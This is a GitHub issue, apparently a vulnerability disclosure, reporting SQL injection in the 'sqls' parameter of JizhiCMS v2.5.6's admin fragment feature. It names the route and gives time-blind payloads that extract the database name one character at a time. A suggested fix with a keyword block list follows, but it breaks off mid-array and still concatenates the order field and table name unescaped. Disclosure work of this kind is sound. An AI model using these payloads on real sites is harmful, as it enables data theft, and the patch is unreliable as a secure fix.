New issue

The fragmented functionalities of JizhiCMS are prone to SQL injection vulnerabilities #4

Open

qingyun985 opened 3 weeks ago Owner

Vulnerability Description


This feature point decodes user input through the htmlspecialchars_decode() function and directly concatenates it into the SQL statement to achieve SQL injection.

Affected version


JizhiCMS v2.5.6
Official website address：https://www.jizhicms.cn/
Project address：https://github.com/Cherry-toto/jizhicms、https://gitee.com/Cherry_toto/jizhicms

Vulnerability reproduction

The location of the vulnerable function point：
Back-end Management → Extension Management → Fragmentation → Add Fragment
The SQL injection point is at the SQL statement, where the fragment name and fragment identifier can be arbitrary (e.g., test, test)




Fill in the content, click "Save" to perform packet capture



The captured data packet is as follows, with the route being /index.php/admins/Sys/addcache.html

The injection point parameter is: sqls





Send the data packet to the Repeater module, insert SQL injection statements, and replace spaces with plus signs

1. Time-blind injection - verifying the existence of vulnerabilities

`1 and sleep(2)--`

The delay here is approximately 12 times the current number, ~~224, 3~~36







(My database is named jizhicms, and I will proceed with testing directly below)

2. Time-blind attack - Obtain the length of the database name

   The length of my database name is 8. When the SQL injection statement is 7 characters long, no delay can be observed




```
1 and if(length(database())=8,sleep(3),0)--
```




"Successfully delayed. The length of the database name is determined to be 8."

3. Time-blind injection - Obtain database names (character by character)

```
1 and if(ascii(substr(database(),1,1))=106,sleep(3),0)--
```

The page response delay is 36 seconds, indicating that the ASCII code of the first character is 106 ('j')




The following test is the same as above, with the complete database name to obtain the Payload sequence:

```
-- The first character: 'j' (ASCII 106)
1 and if(ascii(substr(database(),1,1))=106,sleep(3),0)--
```

```
-- 2nd character: 'i' (ASCII 105)
1 and if(ascii(substr(database(),2,1))=105,sleep(3),0)--

-- 3rd character: 'z' (ASCII 122)
1 and if(ascii(substr(database(),3,1))=122,sleep(3),0)--

-- 4th character: 'h' (ASCII 104)
1 and if(ascii(substr(database(),4,1))=104,sleep(3),0)--

-- 5th character: 'i' (ASCII 105)
1 and if(ascii(substr(database(),5,1))=105,sleep(3),0)--

-- 6th character: 'c' (ASCII 99)
1 and if(ascii(substr(database(),6,1))=99,sleep(3),0)--

-- 7th character: 'm' (ASCII 109)
1 and if(ascii(substr(database(),7,1))=109,sleep(3),0)--

-- 8th character: 's' (ASCII 115)
1 and if(ascii(substr(database(),8,1))=115,sleep(3),0)--
```

Note: The test involves adding functional points, and all data will be added. Batch testing with tools is prohibited to avoid any impact!



qingyun985 3 weeks ago Owner Author •••

Repair recommendations

Use prepared statements

```
public function addcache(){
    if($this->frparam('go',1)==1){
        $data = $this->frparam();
        $data['title'] = $this->frparam("title",1);
        $data['field'] = $this->frparam("field",1);
        $data['limits'] = $this->frparam("limits");
        $data['orders'] = $this->frparam("orders",1);
        $data['tid'] = $this->frparam('tid');
        $data['isall'] = $this->frparam('isall');
        $data['sqls'] = $this->frparam('sqls',1);
        $data['times'] = $this->frparam('times',0,10);
        $data['molds'] = $this->frparam('molds',1);

        // 严格过滤 - 只允许安全的SQL条件
        $allowed_pattern = '/^[a-zA-Z0-9_\s\=\<\>\!\(\)\'\,\.\%\*\+\-\/]+$/i';
        if(!empty($data['sqls']) && !preg_match($allowed_pattern, $data['sqls'])){
            JsonReturn(array('code'=>1,'msg'=>'SQL条件包含非法字符'));
        }

        // 禁止危险关键字
        $dangerous =
['update','delete','insert','drop','truncate','union','select','sleep','benchmark','load_file
        foreach($dangerous as $word){
            if(stripos($data['sqls'], $word) !== false){
                JsonReturn(array('code'=>1,'msg'=>'SQL条件包含危险关键字'));
            }
        }

        // 使用预处理语句构建查询
        $where = '';
        $params = [];

        if($data['tid']){
            if($data['isall']==1){
                $children_ids = $this->classtypedata[$data['tid']]['children']['ids'];
                $placeholders = implode(',', array_fill(0, count($children_ids), '?'));
                $where .= " and tid in ($placeholders)";
                $params = array_merge($params, $children_ids);
            }else{
                $where .= " and tid=?";
                $params[] = $data['tid'];
            }
        }

        // sqls参数不再直接拼接，而是通过安全的方式处理
        // 或者完全禁止用户自定义SQL，只允许预定义的条件

        $sql = "select * from ".DB_PREFIX.$data['molds']." where 1=1 ".$where;

        if($data['orders']){
            // 白名单验证排序字段
            $allowed_orders = ['id','addtime','orders','hits'];
            $order_parts = explode(' ', $data['orders']);
            if(in_array($order_parts[0], $allowed_orders)){
                $sql .= " order by ".$data['orders'];
            }
```

```
        }

        if($data['limits']){
            $sql .= " limit ?";
            $params[] = (int)$data['limits'];
        }

        // 使用预处理执行
        $result = M()->findSql($sql, $params);
        // ...
    }
}
```


Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants